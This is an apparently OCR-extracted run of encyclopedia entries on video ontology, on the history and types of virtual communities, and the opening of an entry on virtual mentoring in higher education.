Multimedia annotation is the process of describing images or videos, and retrieval is the process of finding them (Dasiopoulou, Papastathis, Mezaris, Kompatsiaris, & Strintzis, 2004; Meland, Austvik, & Heggland, 2003). The two major approaches are content-based image/video retrieval and the metadata-based approach.

Figure 1. The Harmony Project's ABC model (Hunter, 2003)



The content-based retrieval analyzes the actual image or video data, that is, low-level feature values, without using external metadata describing their content. On the other hand, metadata-based approach retrieves the data based on human-annotated metadata: that is, the retrieval is based on textual description about the content. There are so many possible resemblances of the physical elements that any content, even an empty one, can have myriads of interpretations (Breen, Khan, Ponnusamy, & Wang, 2002). This indicates that no image or video data can be annotated perfectly.

MAIN THRUST

Although we define video ontology as common vocabularies for researchers who need to share information in a domain, the current status of video ontology remains mainly at the preprocessing stage. The preliminary issues such as video annotation and video classification are being examined and studied. We discuss semantic video annotation, MPEG-7 ontology, and ontology-based video retrieval as follows.

SEMANTIC VIDEO ANNOTATION

Ontology is a formal explicit specification of a domain. Typically, ontology consists of concepts, concept properties, and relationships between the concepts. In a video ontology, it can be represented by multimedia entities, that is, audio, images, and video, or terms. Semantic annotations of multimedia content have been identified as important steps toward more efficient manipulation and retrieval of visual media. Although new multimedia standards, such as MPEG-4 and MPEG-7 (Chang, Sikora, & Puri, 2001), provide important functionalities for the manipulation and transmission of objects and associated metadata, the extraction of semantic descriptions and annotation of the content with the corresponding metadata is out of the scope of these standards.

To encode, query and present the semantic content of digital video precisely and flexibly is very useful for many kinds of knowledge work: system analysis and evaluation, and documentation and education. However, such a video management is not a trivial matter. The traditional stratified annotation model has quite poor facilities for specifying the meaning—the structure and relationships—of the strata. Because of this, it may also be troublesome to present the annotations to the users in a clear and flexible manner.

Ontology is a system for managing the semantic content of video. It extends the stratified annotation model by defining the strata as objects and classes in ontology, thereby making their semantic meaning more explicit and relating them to each other in a semantic network. The same ontologies are also used to define properties and objects for describing both the strata, individual video intervals, and entire videos. This constitutes a very customizable, expressive, and precise description model, without sacrificing simplicity and conceptual integrity.

MPEG-7 ONTOLOGY

MPEG-7 is today a very well accepted standard for describing aspects of the multimedia content related to retrieval and filtering, like content structuring metadata, user filtering metadata, usage metadata, and segmentation metadata (Chang, Sikora, & Puri, 2001). The MPEG-7 multimedia description schemes (MDS) Ontology has been developed in the context of the DS-MIRF (domain-specific multimedia indexing, retrieval and filtering) framework (Tsinaraki, Polydoros, & Christodoulakis, 2004). The Ontology is currently used for annotation, retrieval, and personalized filtering. It is also planned to be used for summarization and, in conjunction with an MPEG-21 Digital Item Adaptation Ontology, for content adaptation (Vetro, 2004).

Each of the major components of the MPEG-7 MDS is composed of a set of description schemes (DSs), essentially complex data types, used for the description of concepts in its scope. The MPEG-7 MDS is compromised of the following major components (Chang, Sikora, & Puri, 2001): (1) *Basic Elements*, where the basic MDS elements are defined. Basic elements include schema tools, basic data types, mathematical structures, linking and media localization tools, as well as basic DSs, which are used as elementary components of more complex DSs; (2) *Content Description & Management Elements*, which are used for the description of the content of a single multimedia document from several viewpoint; (3) *Navigation & Access Elements*, where browsing is supported through multimedia content summary descriptions including information about possible variations of the content; (4) *Content Organization*

Elements, where the organization of the multimedia content is addressed by classification, by modeling and by the definition of multimedia document collections; and (5) *User Interaction Elements,* which are used to describe user preferences regarding multimedia and content, as well as material consumption aspects.

ONTOLOGY-BASED VIDEO RETRIEVAL

In many real world applications it has been shown that the effectiveness of video retrieval can be greatly improved when domain knowledge is encoded in domain ontology. Ontology can be used for indexing and retrieval of video data, which is called ontology-based video retrieval. The extension of MPEG-7 content metadata with domain ontology is done in a way that is transparent to the applications. Domain ontology used in MPEG-7 is often described in domain ontology languages that allow rich ontology structures. The OWL (the Web ontology language) is the dominant effort in the standardization of ontology languages. OWL is a semantic markup language for publishing and sharing ontolgies on the World Wide Web. It also cooperates with MPEG-7 for semantic indexing of video data, such as DS-MIRF framework (Tsinaraki, Polydoros, & Christodoulakis, 2004). In order to represent events in video data, Nevatia, Hobbs, and Bolles (2004) proposed video event representation language (VERL) and video event markup language (VEML). They are intended to be a language for representing events for the purpose of designing ontology in video applications. Also, they annotate the data with the categories in that ontology. The annotation is a pair consisting of a thing in the ontology, and a designation of a location in the video data.

FUTURE TRENDS

As discussed in the previous sections, ontology plays an important role in video analysis and retrieval systems. Video ontology is used for semantic annotation, description in MPEG standard, and high-level video retrieval systems. However, almost all exiting approaches of video ontology have a critical drawback to be applied into general video data domains. The ontology-based systems require manual operations to construct specific domain ontology. In case of ontology-based video retrieval systems, domain experts should be involved to construct the video ontology. Such a manual operation is not only a time consuming task, but also inaccurate because the result depends on the domain experts who develop the ontology. Therefore, the future research on video ontology directs toward how to generate ontology without manual operations. We need to investigate the automatic methods of ontology generation, which is more efficient and accurate than manual approaches.

The first approach to automatic ontology generation is SMART algorithm, proposed by Noy and Musen (1999). SMART is a semiautomatic approach to merging and aligning of ontology, and helps the ontology developers by performing some tasks automatically. The possible inconsistencies can be determined during the ontology merging and aligning, and then suggests the ways to eliminate them. However, it is not a fully automated system to build ontology, so it still requires a huge amount of manual operations. In order to generate concepts and relations for semantic Web ontology, fuzzy ontology generation framework (FOGA) combines fuzzy logics and formal concept analysis (Quan, Hui, & Cao, 2004). As compared with existing fuzzy ontology generation techniques, FOGA can automatically construct a hierarchy structure of ontology classes. In addition, it can generate scholarly ontology for the Scholarly Semantic Web from an experimental citation database. The taxonomy relations on ontology classes can be generated automatically as compared with the manual method used in other semantic scholarly systems. However, it still requires some human interpretations to help add meaningful labels on initial class names, attributes, and its relations. Also, it is very hard to apply FOGA into other domains, such as images, medical, and digital videos. This is because it cannot be scaled to large volume of data domain.

Recently, Lee (2007) proposed a model-based conceptual clustering of video objects to extract formal concepts and their relations automatically. The proposed algorithm consists of three steps: "*model formation*," "*model-based concept analysis*," and "*concept graph generation*." The first step is a "model formation" that forms a set of models from moving objects in video data by using a model-based clustering algorithm, that is, expectation maximization (EM) clustering (Lee, Oh, & Hwang, 2005). Each model is characterized by a set of parameters that is used for computing significance values of features. The second step is a "model-based concept analysis." In order to extract formal concepts from the models formed in the first step, a model-based formal concept analysis is proposed by applying the models to a formal concept analysis. The last step is a "concept graph generation." This step refines the formal concepts and relations obtained in the second step. The model-based formal concept analysis typically produces a large number of concepts. There exist some numbers of similar concepts that need to be merged into a single concept. The final result of model-based conceptual clustering is a concept graph that includes a set of conceptual nodes and relational edges. From the concept graph it is straightforward way to generate ontology automatically by mapping nodes and edges into concepts and relations, respectively. The concepts in video ontology are not linguistic concepts, but formal concepts that are the mathematic representations. Therefore, there is still huge gap between human understandings and generated concepts. We need to study how to bridge the semantic gap in video ontology. One way to bridge the gap is utilizing structured vocabularies like thesauri to build ontology (Wielinga, Schreiber, Wielemaker, & Sandberg, 2001). Building ontologies for large domains, such as medicine or video, is a costly affair. However, in many domains thesauri have been built that can be a basis for the construction of ontology. If a thesaurus has a sub/super class hierarchical structure, and unique concepts, we can extend the knowledge in the thesaurus into building video ontology.

CONCLUSION

Ontology is a set of terms or vocabularies of interest in a particular information domain, and shows the relationships among them. It includes machine-interpretable definitions of basic concepts in the domain and relations. In order to take this advantage into video analysis, there have been many efforts on the utilization of video ontology, such as semantic video annotation, MPEG-7 ontology, and an ontology-based video retrieval system. However, the approaches require manual operations, which prevent them from being shareable with other applications. Therefore, we discussed the automatic generation of video ontology, which should be dealt with in the future systems.

KEY TERMS

Conceptual Clustering: A type of learning by observations and a way of summarizing data in an understandable manner.

Core Ontology: Ontology that is valid across several domains.

Domain Ontology: They capture valid for a particular type of domain: for example, electronic, medical, mechanic, and digital domain.

MPEG-7: It is a standard for describing the multimedia content data that supports some degree of interpretation of the information meaning, which can be passed onto, or accessed by, a device or a computer code.

MPEG-7 MDS: MPEG-7 Multimedia Description Schemes (ISO/IEC 15938-5) specify the different description tools that are not visual and audio ones, that is, generic and multimedia ones.

Ontology: Ontology provides a formal, explicit specification of a shared conceptualization of a domain that can be communicated between people and heterogeneous and widely spread application systems.

Semantic Web: It is a Web data providing a common framework that allows data to be shared and reused across application, enterprise, and community boundaries.

Video Data Mining: A process of finding correlations and patterns previously unknown from large video databases.

Video Ontology: In a video ontology, concept, properties, and relationships can be represented by multimedia entities, that is, audio, images, and video, or terms.

Virtual Communities

INTRODUCTION: THE EVOLUTION OF VIRTUAL COMMUNITIES

In recent years, computer-mediated communication has been the enabling factor for connecting people to one another and establishing "virtual relationships" (Igbaria, 1999; Johnston, Raizada, & Cronin, 1996). Virtual communities evolved as users of the early networks utilized them mainly for informal rather than business-related communication. These communities were not planned development in the sphere of computer networking. As this form of interaction increased, the users began to demand better and improved technology and functionality which would assist them in their interactions. "Virtual Communities describe the union between individuals or organizations who share common values and interests using electronic media to communicate within a shared semantic space on a regular basis" (Schubert, 1999). This was one of the first definitions of Virtual Communities. Nowadays, in considering companies that are building or trying to build virtual communities, it seems that the up-to-date definition of Virtual Communities is that these "involve establishing connections on electronic networks among people with common needs so that they can engage in shared discussions that persist and accumulate over time leading to complex webs of personal relationships and an increasing sense of identification with the overall community" (Hagel, 2007).

Five major milestones have marked the development and evolution of Virtual Communities. These are: (a) 1977 - Development of ARPAnet; (b) 1978 – First Virtual Community (SF-LOVERS); (c) 1980 – USENET; (d) 1990s – America OnLine (AOL); and (e) 2000s- community-driven initiatives such as blogs, podcasting, and wikis.

The first virtual community was formed on ARPAnet as communication became easier due to the development and offering of more sophisticated functions (Cronin, 1995). Joseph C. R. Licklider and Robert Taylor, research directors for the U.S. Department of Defense, started the research which led to the development of ARPAnet, the first multisite, packet-switched network, in 1977. ARPAnet was designed to support the Advanced Research Projects Agency (ARPA) for the transferring of files and resource sharing. It was a simple services network for sharing news and for many-to-many synchronous communications. The two main features were the File Transfer Protocol (FTP) and TELNET, a remote log-in facility. E-mail was an afterthought in the development of ARPAnet, but quickly became one of the most popular features of the system. Once those were sufficiently developed, the necessary infrastructure and functionality was in place to enable the formation of a community. The first virtual community was Science Fiction Lovers (SF-LOVERS), started in 1978 (Cronin, 1995).

Many virtual communities followed. Starting in the early 1980's, a network called USENET was set up to link university computing centers that used the UNIX operating system. USENET came into being in late 1979, shortly after the release of V7 Unix with UUCP. Two Duke University graduate students in North Carolina, Tom Truscott and Jim Ellis, thought of connecting computers together to exchange information within the UNIX community. Steve Bellovin, also a graduate student at the University of North Carolina, put together the first version of the news software using shell scripts, and installed it on the first two sites: "unc" and "duke". At the beginning of 1980, the network consisted of those two sites and "phs" (another machine at Duke), and was presented at the January USENIX conference of the same year. Steve Bellovin later rewrote the scripts into "C" programs, but those were never released beyond "unc" and "duke". Shortly thereafter, Steve Daniel did another implementation in "C" for public distribution. Tom Truscott made further modifications, and this became the "A" news release.

One function of USENET was to distribute "news" on various topics throughout the network. Participants were able to set up their own "newsgroups" on topics of shared interest. These were bulletin-board-type discussions where participants could send messages to a newsgroup on a given topic, and read the messages sent by others. Initially, all of the newsgroups focused on technical or scholarly subjects. Groups that focused on non-technical topics such as food, drugs, and music also started to appear. Before long, the number of newsgroups started to grow exponentially. From 158 newsgroups in 1984, the number grew to 1,732 groups in 1991, and to 10,696 groups in 1994. Today there are more than 25,000 different newsgroups in existence (Digital Places, 2003).

Commercial organizations began to take note of and exploit the trend. CompuServe hosted a number of "forums" that allowed people to share professional and personal interests, and in 1980 was the first for providing real-time chat online as a service to its members. The popularity of these forums played an important role in the growth of CompuServe throughout the 1980's. In the early 1990's, AOL[1] was establishing itself as an easy-to-use service for a mass audience. While it provided news and reference information and other kinds of services, AOL emphasized the value of person-to-person communication and the benefits of participating in virtual communities. AOL was, in fact, a portal to many popular online communities. Through AOL's site, one could always find an online community that matched his/her personal interests. AOL provided communities for investors, cultures, pre-teenagers, and older adults. This was one of the factors that helped AOL become one of the largest Internet Service Providers (ISP). During the last few years, new forms of content generation and organization on the World Wide Web have emerged. Services such as blogs, wikis, and podcasting give users the opportunity to become authors and to express themselves. For the first time, even users lacking the knowledge of the underlying technologies can participate in contributing content to the Web. In a way, these new services have finally brought a form of democracy to the Internet, and the traditional distinction between content producers and consumer is blurred. With these new technologies, flow of content is no longer strictly "top-down", from classic producers to readers, but an increasing number of users become writers and contribute new content. Thus, a new "bottom-up" movement can be observed—consumers start producing information that is distributed among other users until it is picked up by mainstream media (Kolbitsch, 2006).

CHARACTERISTICS AND TYPES OF VIRTUAL COMMUNITIES

According to Roberts (1998), there are six dimensions that characterize a community. The first dimension is *Cohesion*, which is the sense of having a group identity and that an individual belongs to the group. To achieve that, virtual communities must maintain the commitment of members for continuous participation and contribution through rituals and other practices that increase the individual's identification within the group. Small groups possess a special quality that enables them to maintain themselves with greater ease than larger groups. In particular, small groups are usually able to provide high levels of communication between each member of the group. The second dimension is *Effectiveness*, which talks about the impact that the group has on the members' lives and the outside world. The community may be the primary vehicle for evolution in certain fields such as academia, because various ideas and thoughts from any part of the world can help an issue or a program to evolve rapidly. The third dimension is *Help*, which is the perceived ability of members to ask for and receive various types of assistance. The fourth dimension, *Relationship*, is the likelihood of group members interacting individually, including forming friendships. This entails the emotional and affective bonds created between co-participants in a community. Group members can gradually form friendships when the community provides them with the means to share information, give financial support, attend conferences together, and so forth. The fifth dimension is *Language*, and specifically the prevalence of a specialized language. Internet jargon and specialized language within the newsgroups are common. They are more likely on high-traffic lists, and, interestingly, on lists with large female membership. Finally, the sixth dimension, *Self-Regulation*, refers to the ability of the group to police itself. This can be done by restraining and punishing individual actions that exploit or undermine collective goods through monitoring and sanctioning. Small groups maintain high levels of surveillance of each member's activities, especially his or her contributions and withdrawals to and from the group's resources.


A group of researchers at the Annenberg School of Communication at the University of Southern California identified four major components that contribute to creating a "sense of community": (a) need fulfilment, which shows how well a participant's needs are satisfied by a community; (b) inclusion, which shows the extent to which participants are open and encouraged to participate in each other's plans and activities; (c) mutual influence, which shows the extent to which participants openly discuss issues and affect one another; and (d) shared emotional experiences, which include sharing events that specifically arouse feeling and are typically memorable such as trips, birthdays, anniversaries, weddings, and so forth.

A categorization of virtual communities according to two different points of view, namely the underlying medium or the purpose they serve, is depicted in Figure 1.

When the point of view is the medium, a community that is evolved through the classic sense of communication channels is the Network Community. A special case of a Network Community is an Internet Community which evolves on the Internet and is not to be confused with the Internet Community as a whole, which is the total number of all Internet users. As stated in the definition given in the preceding section, communities are motivated by a common interest. In this context, on the first level, we also speak of "Communities of Interest". Communities of Interest bring together participants who interact extensively about specific topics of interest (Armstrong & Hagel, 1997). Hence, depending on the interests of their members (social, academic, business, etc.), communities are distinguished as "Leisure Time Communities", "Research Communities", and "Business Communities".

Leisure Time Communities are communities of people that are using computers for relaxation, fun, and social interaction. They appear, at the third level, in the form of Communities of Relationship and Communities of Fantasy. Communities of Relationship center on intense personal experiences and generally adhere to masking identities and anonymity (Armstrong & Hagel, 1997). Here, participants discuss the personal issues associated with these experiences and exchange information about support institutions. The Well (http://www.well.com), is a pioneering online community of relationship known for engaging conversation and intelligent debate. It regularly features more than 260 conferences ranging from technical and specific to abstract and surreal. There are also many communities of relationship that are designed to help people meet each other. For example, the "acmelove" Web site (http://acmelove.com) and the Michael Jack-

Figure 1. A layered framework for categorizing virtual communities (adapted from Schubert & Ginsburg, 2000)



son Café (http://www.mjcafe.net/chat.htm) are two of these places (Koth, 2003). Flickr is a new portal established in 2006 that lets users store, organize, and share photos (Flickr, 2006). Communities of Fantasy allow participants to create new personalities, environments, or stories of fantasy. Here, individuals can take on the persona of an imaginative or factual being and act out roles like members of a spontaneous improvisational theatre. Online gaming, for instance, is something that many users do in their leisure time. The Multi-Player Online Gaming Directory (http://www.mpogd.com/), for instance, is an example of a site dedicated to providing information about multi-player online games.

Research communities are characterized by formal frameworks for knowledge dissemination through communication and the sharing of opinions between their members (Crane, 1972). The following two are examples of research communities. The Concord Consortium (http://www.concord.org) is a non-profit educational research and development organization launched in 1994 by educators in Concord, Massachusetts, and the XEROX Palo Alto Research Center (PARC) (http://www.parc.xerox.com) carries out pioneering research that covers a broad spectrum of research fields ranging from electronic materials and devices through computer-based systems and software, to research into work practices and technologies in use.

Business Communities emerge within e-commerce environments. Their members have a commercial interest and seek a relationship with business partners. Referring to Figure 1, Communities of Commerce, Transaction, and Marketplaces are forms of Business Communities. Communities of Commerce describe business-to-business alliances between partners at all levels of the value chain, with joint value creation as their aim. Two examples are Communities of Commerce (http://www.communitiesofcommerce.com/) and the Sausalito.net commercial community (http://www.sausalito.net/commerce/). Communities of Transaction deal with the exchange of goods and services or, more specifically, the purchase transaction itself (Armstrong & Hagel, 1997). They can emerge between business-to-business partners as well as between companies and consumers. They provide a trustworthy commercial and social environment, mutual support and the means for the identification of individual user needs based on shared community knowledge. Amazon's Recommendation Center (http://www.amazon.com), is a good example of a community of transaction. Amazon profits from consumers' and authors' input of reviews, recommendations, and additional information. This particular community has become quite large, giving economies of scope to the user community. BBC has started a service based on file-sharing technology, for the legal dissemination of TV shows (BBC, 2006). Finally, Electronic Marketplaces are virtual communities where buyers and sellers exchange information, negotiate, and transact. Electronic Marketplaces take various forms such as auctions, product exchanges, online shopping markets, e-catalogs, and so forth. They represent one of the best examples for the evolution of the Internet, from a mere technical infrastructure to business enabler. A working example of this type of community is Kasbah (www.kasbah.com).

THE FUTURE

Mobile devices such as wearable computers and PDAs can help us form and maintain cooperative and interdependent relationships with the people we meet. Being small and unobtrusive, they will become our constant companions that are ready and available wherever we go and will be an accessory like glasses, wallet, or the keys. That means the learner can take learning opportunities directly in the situation where they occur, because he has his learning environment always at hand. With mobile devices, there would be a chance to put virtual post-its on any object, read post-its from others, and becoming, in the process, part of a location-aware community (Frohberg, 2003).

As we use mobile devices to store personal information about ourselves and others, our mobile companions become something more than just communication devices; they become our trusted confidants. With the appearance of short-range wireless network technology like Bluetooth (www.bluetooth.com), our personal mobile devices gain the ability to assist us in our daily social encounters. This is the world of wearable communities (Kortuem, Segall, & Thompson, 1999a, Kortuem, Schneider, Suruda, Fickas, & Segall, 1999b).

Wearable computing pursues an interface ideal in which the computer persists and provides constant access to information services, senses, and models context, augments and mediates the user's interactions with the environment, and interacts seamlessly with the user. But perception on the body is a relatively new endeavour since appropriate sensors are just now becoming available. While much study has centered on low-attention interfaces for automobiles and aircraft, little has been done for users of personal heads-up displays. Furthermore, as with any wireless mobile device, the amount of power and the type of services available can constrain networking. Another serious issue is open standards to enable interoperability between different services. For example, only one long-range radio should be necessary to provide telephony, text messaging, Global Positioning System (GPS) correction signals, and so on.

The barrier-free Internet is one of the greatest challenges for computer science in the future. While in the last years the growth of the Internet was exponential, still many potential user communities cannot use Internet technology for their communication needs because of inappropriate tools and narrowly-designed communication processes. These problems become obvious when transferring applications to communities of people with special needs. Many steps need to be taken in the direction of Virtual Communities for all. On step towards this direction is a cooperative Web-learning environment called SOCRATES (Simulation of Oral Communication Research Analysis and Transcription Engineering System). SOCRATES supports a learning community comprising patients suffering from aphasia, therapists, researchers on linguistics, and system developers (Spaniol, Luise Springer, Klamm, & Jarke, 2004)

Apart from wearable communities, ongoing research on 3D virtual reality (Huang, Eliens, & Visser, 2002) and online communities has shown that a new, real-time, multimedia community can be created and that it would not be long before users would be able to explore virtual worlds that resemble most closely their off-line counterparts. As a number of specific technologies mature, the expressiveness and functionality that computer-mediated communication within such communities require will advance to the next level.

In virtual worlds, people could have their own personal "avatars", controlling their moves by pointing their mouse, pressing keyboard keys, or using simple voice commands (Shen, Radakrishnan, & Georganas, 2002). Utilizing advanced interfaces, people could gather and interact in public and private spaces, own and share objects, and spend lots of time online (Adler & Christopher, 2003). Interactive characters in virtual worlds will play supportive and helpful roles by interacting with their users or other members of the community through natural forms of conversation and gesture, at the same time keeping track of relationships and preferences in a personalized database which they will be updating constantly (Elliott & Brzezinski, 1998). This functionality can be accomplished with several artificial intelligence techniques, but arguably the most viable means for achieving it is via the application of software agents. Through their learning, autonomy, cooperation, and flexibility capabilities, software agents hold the potential and will eventually become a significant part of every virtual world of 3D representations with which agents can examine, interact, and use.

Although virtual worlds seem to be the way forward, there are many issues related to their implementation and usability that must be resolved for this to be achieved (Malhotra, Gosain, & Hars, 1997; Stolterman, 1999). For example, the graphical part of such software consists of several megabytes of data that a user must download. And even if the software is downloaded from the server to the user's client, slow or even medium Internet connection speeds will be prohibitive for the use of the online, real-time nature of such applications and the demands that they make. Furthermore, as it has been observed, the growth of the use of software agents in virtual worlds have been moderate in comparison to other applications mainly because of the inherent complexities in developing such artifacts required to function within the large ontological spaces of virtual worlds.

For these and other reasons, virtual worlds are still in their infancy. Two of the most advanced examples of virtual worlds that are online are "The Palace" from Electric Communities, and "Worlds Away" from Fujitsu. They both provide some form of avatars but only for chat purposes, with low graphics and without the appearance of agents. As soon as researchers and developers overcome the various obstacles, virtual worlds will achieve the popularity and growth that is needed and will thus safeguard their place in the evolutionary path of virtual communities.

CHALLENGES IN BUILDING VIRTUAL COMMUNITIES

John Hagel, in his discussion on expanding markets through virtual communities, pointed out four challenges in building virtual communities (Hagel, 2007). The first challenge would be the language, as virtual communities inexorably seek to extend their interactions into physical space, and a complex interweaving of physical and virtual communities occurs over time. This will become even richer and more powerful as presence and mobility technologies enhance abilities to connect anytime and anywhere, either in physical or virtual space or blends of the two.

The second challenge would be the integration of diverse skill sets, as three distinct skill sets (and cultures) must come together to create a successful virtual community. These are: (a) content – effectively integrating published content with contributed content, making it easily accessible; (b) social interactions—catalyzing and sustaining rewarding interactions among participants in ways that promote the creation of enduring relationships; and (c) economic business models—establishing rewarding and sustainable economics to support the growth of virtual communities. Almost every virtual community starts with a deep spike in one of these three areas, but has difficulty striking the right balance with the other two areas, leading it to stall rather than scale.

The third challenge is dealing with the shifting mindsets. Large companies seeking to organize virtual communities must navigate through three major mindset shifts. These are: (a) participant focus versus vendor/sponsor focus: most companies spend a lot of time on what they want to accomplish with virtual communities, but much less time focusing on what participants might want to accomplish; (b) long-term value creation focus versus short-term "get-rich-quick" focus: of course, commercial viability is essential for businesses, but the time frames are critical; with a short-term time frame, commerce becomes corrosive of community, but with a longer-term time frame, commerce and community powerfully reinforce each other; and (c) bottom-up emergent organization versus top-down imposed organization: executives fear loss of control but fail to understand the potential to shape and influence. As with most things in life, there is a balance that needs to be established, but most companies tend to bring mindsets from traditional businesses that are corrosive to community.

The fourth challenge involves organizational barriers. These occur at three levels: (a) structure: Who is accountable? Do they have the status and influence required to mobilize appropriate resources? Are they too narrowly focused in terms of interests? (b) systems: What is measured/rewarded? How will a company define success? What are relevant operational metrics? Are there systematic reviews to enhance performance? and (c) skills: Who has relevant experience? This is challenging; the most critical skill sets such as discussion moderation and discussion archiving are in very short supply. Mindsets and measurement systems often do not even reveal the need for specific skill sets.

These four big challenges to building successful virtual communities are also its drawbacks, and the reason why, until this very moment, many things have been done towards the effective development of virtual communities but none to this point have been desirable.

CONCLUSION

It must be said that virtual communities, although they rely on a variety of technologies, are not about technology. They are about people (Churchill & Bly, 2000). They represent a new kind of social institution that provides new ways for individuals with common interests to meet and interact with one another. Because of this, they also represent an important new economic force that is opening up new avenues of interaction between companies and consumers.

However, because of the complexities emanating from their socio-technical nature, building and sustaining a virtual (or indeed a physical) community is not a simple matter. As Gerry McGovern of Digital Places (Digital Places, 1998) has observed, "communities are complex, difficult things. They take time to grow and are slow to change. What makes them strong can make them scary to the outsider or to the member who wishes to be different. Those who seek to work with 'online communities' need to understand that they will not be easily packaged into three-year business plans."

KEY TERMS

AOL: A U.S. online service provider based in Vienna, Virginia, AOL claims to be the largest and fastest-growing provider of online services in the world, with the most active subscriber base. AOL offers its three million subscribers electronic mail, interactive newspapers and magazines, conferencing, software libraries, computing support, and online classes, among other services.

ARPAnet: The first multisite, packet-switched network, ARPAnet was designed to support the Advanced Research Projects Agency (ARPA) for the transferring of files and resource sharing.

FTP: This stands for File Transfer Protocol, which is protocol that allows users to copy files between their local system and any system that they can reach on the network.

GPS: This stands for Global Positioning System. GPS was developed by the U.S. Department of Defense to allow the military to accurately determine their precise location anywhere in the world. GPS uses a collection of 24 satellites positioned in orbit to allow a person who has the proper equipment to automatically have their position triangulated to determine their location.

PDA: This stands for Personal Digital Assistant. A PDA is a small digital device that is used to store information such as phone numbers, addresses, schedules, calendars, and so forth. A PDA may also be referred to as a handheld device or as a Palm. The Palm Pilot was one of the original PDA's and is now joined by others such as Palm Tungsten, HP IPaq, Palm Zire, and the Toshiba Pocket PC.

Telnet: A terminal emulation program for TCP/IP networks such as the Internet, the Telnet program runs on the client computer and connects it to a host on the network. Commands can be then entered through the Telnet program, and they will be executed as if the user was entering them directly on the server console.

USENET: Usenet is a world-wide distributed discussion system. It consists of a set of "newsgroups" with names that are classified hierarchically by subject. "Articles" or "messages" are "posted" to these newsgroups by people on computers with the appropriate software; these articles are then broadcast to other interconnected computer systems via a wide variety of networks. Some newsgroups are "moderated"; in these newsgroups, the articles are first sent to a moderator for approval before appearing in the newsgroup. Usenet is available on a wide variety of computer systems and networks, but the bulk of modern Usenet traffic is transported over either the Internet or UUCP.

UUCP: This stands for Unix to Unix Copy, which is a Unix utility program and protocol that allows one Unix system to send files to another via a serial line which may be a cable going directly from one machine's serial port to another's or may involve a modem at each end of a telephone line.

Virtual Community Mentoring in Higher Education

Jamie S. Switzer
Colorado State University, USA

INTRODUCTION

This article will focus on the characteristics of a technology-supported virtual community where university students can seek the guidance of professionals in the students' field of study via a mediated mentoring program. Advances in information and communication technologies, particularly the Internet and interactive multimedia technologies, are creating new networking opportunities for students. Mentors and mentees can develop valuable relationships facilitated by multimedia technologies. This article will explore the characteristics of both community and mentoring within the framework of a technology-supported virtual community.

BACKGROUND

Connecting students and mentors can be difficult, particularly with regard to time and place. A student's schedule may not be compatible with a mentor's calendar, making a face-to-face meeting difficult. There could be a considerable geographic distance between a mentee and a mentor, making an in-person visit time-consuming and expensive. A mentoring program that utilizes interactive multimedia technologies, however, can overcome the challenges of time and distance to create and sustain a vibrant virtual learning community.

The whole idea of virtual community revolves around interacting and communicating in a mediated fashion. Because the Internet and other multimedia technologies are global, real-time, interactive, and readily accessible to many at a high bandwidth (Beale, 2000), virtual communities abound. Virtual communities offer people new ways to communicate and interact using multimedia technologies as individual members of virtual communities extend their selves via the computer network (Foster, 1997). As Song observes, "what we find in virtual communities is an understanding of community as communication taken to new extremes" (2002, p. 41).

As with traditional communities, virtual communities can be defined in terms of groups, relationships, common interests, and shared knowledge. The obvious difference is the fact that interaction among members of virtual communities is technology-mediated. Instead of talking face-to-face over the backyard fence, people are communicating and sharing information using interactive multimedia technologies. Their reason for coming together is mutual interest, not a common physical space. The setting is a network of digital information (Kollock, 1999) where, as Negroponte (1995) sees it, the world consists of bits, not atoms. Song states that, "Technically speaking, all virtual communities are essentially electronic and digital communication systems" (2002, p. 41).

"Virtual communities are not physical communities, but exist in the minds of those who inhabit them" (Roberts, Smith, & Pollock, 2002, p. 225). But virtual communities do not necessarily exist solely in cyberspace. While some communities are entirely virtual, some virtual community members do make the effort to meet in a physical space. Geography-bound interactions, however, are not integral to the functioning of a virtual community. In fact, as Ward claims, "the spirit of community or communion that is found among networks of people is far more important than having a sense of place" (1999, p. 98).

This spirit of community can extend beyond the general population and into the realm of education. Higher education can take advantage of the possibilities afforded by interacting using multimedia technologies and provide the opportunity to create new types of communal bonds and redefine the definition of community (Papastephanou, 2005). One approach is to create a virtual mentoring program.

Virtual Community Mentoring in Higher Education

A mentor can play a critical role in a student's education by providing valuable "real world" information, career advice, general guidance, support, and counsel. A mentor can wield considerable influence in the life of a student, but often it is not feasible both logistically and financially to bring a mentor and a mentee together face-to-face. Technology-mediated mentoring can bridge those gaps in time and place, creating a new learning environment for students in higher education. Advances in information and communication technologies, particularly the Internet and interactive multimedia technologies, are creating new learning opportunities for students and facilitating the process of mentors and mentees developing valuable relationships.

Traditional mentoring relationships occur in a face-to-face environment, with mentor and student physically meeting somewhere and interacting. Today, that is no longer a necessity. Advances in technology have provided new opportunities for mentoring and eliminated the need to coordinate schedules for a synchronous meeting (Duff, 2000).

